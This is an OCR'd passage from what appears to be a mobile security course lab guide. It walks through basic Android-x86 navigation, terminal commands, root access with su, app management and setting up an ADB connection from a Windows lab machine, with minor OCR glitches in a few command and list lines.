
2. **Using Android navigation buttons**

   From the Android home screen (the "Google Now Launcher"), you'll see three buttons on the bottom of the screen, from left to right:

   - Back: The Back button brings you to the previous screen (an "Activity" in Android). This can be within the screens of a single application or across multiple applications.
   - Home: The Home button returns you to the Android home view.
   - Recents: The Recents button shows a list of recently accessed applications.

   From the home screen, you will also see the app list icon (an arrow pointing up). Click this button to open the application list.


   Spend a few moments to become familiar with these buttons.



3. **Scrolling in Android-x86**

   Many apps require you to scroll through available options. Open the Settings app to see the available settings for the Android device. At the bottom of the list is a System option that gives access to system information.

   Click and drag up to scroll to the bottom of the settings list. Select the System option, followed by the "About tablet" option to identify the Android version, then return to the home view.




4. **Terminal access**

   Android-x86 includes a terminal app for shell access. Open the Terminal Emulator app to access the command line interface to the Android-x86 device.

   When you launch the Terminal Emulator app, you'll start with non-root access. Run the commands listed below to explore the terminal environment:

   - pwd
   - uname
   - -a ls /
   - ls /data


The last command will give an error, since the normal user does not have access to the /data folder.



5. **Identify your Android IP address**

   Run the ifconfig utility from the Terminal Emulator app with no arguments to identify your IP address.

   > As an alternative to the ifconfig utility, you can also run "ip addr" to identify IP address information.




6. **Get root access**

   From the terminal, run the su command to request root access. The Superuser application will launch, prompting you to grant or deny access for one time, for 10 minutes, or for each subsequent request.

   Grant the Terminal Emulator application root access forever, then click Allow.

   > If needed, you can launch the Superuser application from the application list to revoke or modify root access policies.




7. **Terminate Terminal Emulator**

   In the normal progress of working with Android devices and evaluating Android apps, you will need to terminate (kill) apps or uninstall them.

   To terminate an Android app, click and hold on the app icon for several seconds. Select the **App Info** option from the popup options. From the App info screen, click **Force stop**.


   Return to the main Android view by clicking on the Home button. Terminate the Terminal Emulator application by clicking and holding the mouse down on the Terminal Emulator app icon. Select the **App Info** option, then click **Force stop** to kill the application. Click **OK** when prompted to "Force stop?". Exit the App info menu by clicking the Home button.



8. **Access App Info**

You will often need to access app info to remove any data associated with the app, effectively reverting it to the newly installed state. Remove the data associated with the Terminal Application app by clicking it for two seconds and choosing the App Info option. On the App Info screen, click "Storage" followed by the "Clear Data" button to remove the data associated with the app.


> You can also access the app information from the Settings menu by clicking Settings | Apps and selecting the desired app from the list.



9. **Uninstall Firefox**

   Next, uninstall the Firefox app. To uninstall Firefox, click the application list button. Click and hold the Firefox app icon from the application list (not the shortcut on the desktop), then drag it up to the top of the screen.
   Release the mouse over the **Uninstall** option to uninstall the app.

   > You can also uninstall an app from the Settings menu by clicking Settings | Apps and selecting the desired app from the list. Alternatively, drag the app icon (or shortcut) to the App Info icon, then click Uninstall.



Congratulations on completing the Android Emulation exercise. Next you'll have a chance to continue working with the Android platform using the Android Debug Bridge (ADB) tools to continue investigating low-level Android components.

ADB Access

Now that you've established familiarity with the Android-x86 UI components, you will interact with the Android-x86 VM using the Android Debug Bridge (ADB) utility to complete the following tasks:

- *Establish ADB*
- *connections Upload*
  and download files
- *Access missing Linux commands on*
- *Android Install applications*
- *List installed applications*
- *Uninstall applications from the*
- *command line Terminate, clear, hide,*
- *and enable Android apps Access Android*
  logging


1. Switch to Windows System

From the Machines tab in the upper right portion of your browser, switch to the Windows 10 system. Alternatively, you can click the menu text "Android 8.1" in the top center of the browser, then click on "Windows 10" in the dropdown list.

2. **Log in to Windows**

   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password
   student.


   Optionally, you can paste the password through the **Commands | Paste | Paste Password** menu option at the top of the screen if desired.



3. **Establish an ADB connection**

   Throughout the course, we'll use the Android Debug Bridge (ADB) utility to access the Android-x86 platform for a variety of tasks. As we saw in the previous exercise, your Android VM is at 10.10.10.7. Establish an ADB session from the command line.


Click Start and open a Command Prompt. From the command line, run `adb connect 10.10.10.7:5555` to establish the ADB connection. Next, run `adb devices` to see the attached device.



4. Access the ADB shell

From your ADB session, you can access a shell in two ways: interactively (`adb shell`) or by executing a specified command (`adb shell command`). Use this feature to run the `df` command interactively and as a specified command, as shown in the screenshot.

